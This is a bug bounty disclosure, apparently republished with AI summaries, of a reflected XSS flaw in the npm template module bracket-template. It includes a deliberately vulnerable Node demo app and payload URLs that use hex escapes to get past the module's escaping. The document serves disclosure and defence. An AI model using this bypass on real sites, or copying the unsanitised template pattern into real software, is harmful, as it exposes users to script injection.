[bracket-template] Reflected XSS possible when variable passed via GET parameter is used in template
The bracket-template module fails to sanitise user input passed via GET parameters when used directly in templates, allowing an attacker to inject arbitrary JavaScript. An attacker could craft a URL that executes malicious code in a victim's browser.

- Triaged in 6 hours
- Fixed in 21 days
- Disclosed after 51 days
Hi Guys,
I would like to report Reflected XSS in bracket-template module. It allows to inject arbitrary JavaScript tag and malicious code to execute when variables read from GET are used directly in template without sanitization.
Module
module name: bracket-template version: 1.1.5 npm page: https://www.npmjs.com/package/bracket-template
Description
Minimal (über fast) Javascript engine compatible with node.js and browsers.
Module Stats
Stats:
51 downloads in the last day 209 downloads in the last week 835 downloads in the last month
~10000 estimated downloads per year
Description
While testing bracket-template module, I've found that there is possibility to inject malicious <script> tag followed by JavaScript code when values passed via GET are used in templates directly, without any sanitization.
Steps To Reproduce:
- install
bracket-templatemodule:
$ npm install bracket-template
- create sample aaplication, which reads
namefrom url and displays welcome message in the browser:
// app.js file
const http = require('http')
const bracket = require('bracket-template').default
const port = 8080

function createHTML(name) {
    let tpl = `
        [[ const n = '${name}'; ]]
        <strong>Hello [[= n ]]</strong>
    `
    return bracket.compile(tpl)
}

const requestHandler = (request, response) => {
    const name = request.url.split('=')[1]
    response.writeHeader(200, { "Content-Type": "text/html" });
    response.write(createHTML(name)());
    response.end();
}

const server = http.createServer(requestHandler)

server.listen(port, (err) => {
    if (err) {
        return console.log(err)
    }
    console.log(`server is listening on ${port}`)
})
- run application:
$ node app.js
- open

http://localhost:8080?name=bl4dein the browser. You will notice expected result:
- now, try to inject following malicious XSS payload:

http://localhost:8080?name=bl4de<script>console.log('XSS?')</script>. You will notice all HTML special characters were escaped:
- this time, use following payload:
http://localhost:8080/?name=bl4de\x3cscript\x3econsole.log(\x22uh\x20oh,\x20XSS...\x20:(\x22)\x3c\x2fscript\x3eand see the result in browser dev tools console:

When we investigate HTML returned from the server, we can notice using \x[hex][hex] notation allows to inject any HTML special character and crafts XSS payload:
<strong>Hello bl4de<script>console.log("uh oh, XSS... :(")</script></strong>
Also, I have noticed that this vector is not detected by built-in XSS protection (XSS Auditor) in Blink/WebKit based browsers (Chromium, Safari, Chrome, Opera), which causes additional risk for anyone who uses bracket-template in production application.
Supporting Material/References:
This issue was found and tested with following setup:
- macOS HighSierra 10.13.3
- Node.js v.8.9.3
- npm v. 5.5.1
- Chromium 66.0.3342.0, Safari 11.03 (with XSS Auditor enabled), Chrome 64.0.3282.167 (with XSS Auditor enabled)
Wrap up
- I contacted the maintainer to let him know: No
- I opened an issue in the related repository: No
Regards,
Rafal 'bl4de' Janicki
Impact
This issue can be used by malicious user to exploit Reflected XSS against application which outputs variables passed via GET parameters directly in template(s) without any sanitization.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could execute arbitrary JavaScript in a victim's browser; the built-in XSS Auditor in some browsers did not detect this vector.
What the attacker needed
Victim clicks a crafted link; application uses bracket-template with unsanitised GET input
How it was found
- Install the bracket-template module.
- Create a sample application that reads a name from the URL and displays a welcome message.
- Run the application.
- Open the URL with a normal name to see the expected result.
- Try injecting a script tag; HTML special characters are escaped.
- Use a payload with hex-encoded characters to bypass escaping and execute JavaScript.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a website takes something you type (like your name in the address bar) and puts it directly into the page without cleaning it, bad things can happen. Here, the bracket-template tool doesn't clean the input, so someone can sneak in a script that runs in your browser. This is called cross-site scripting (XSS).
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.






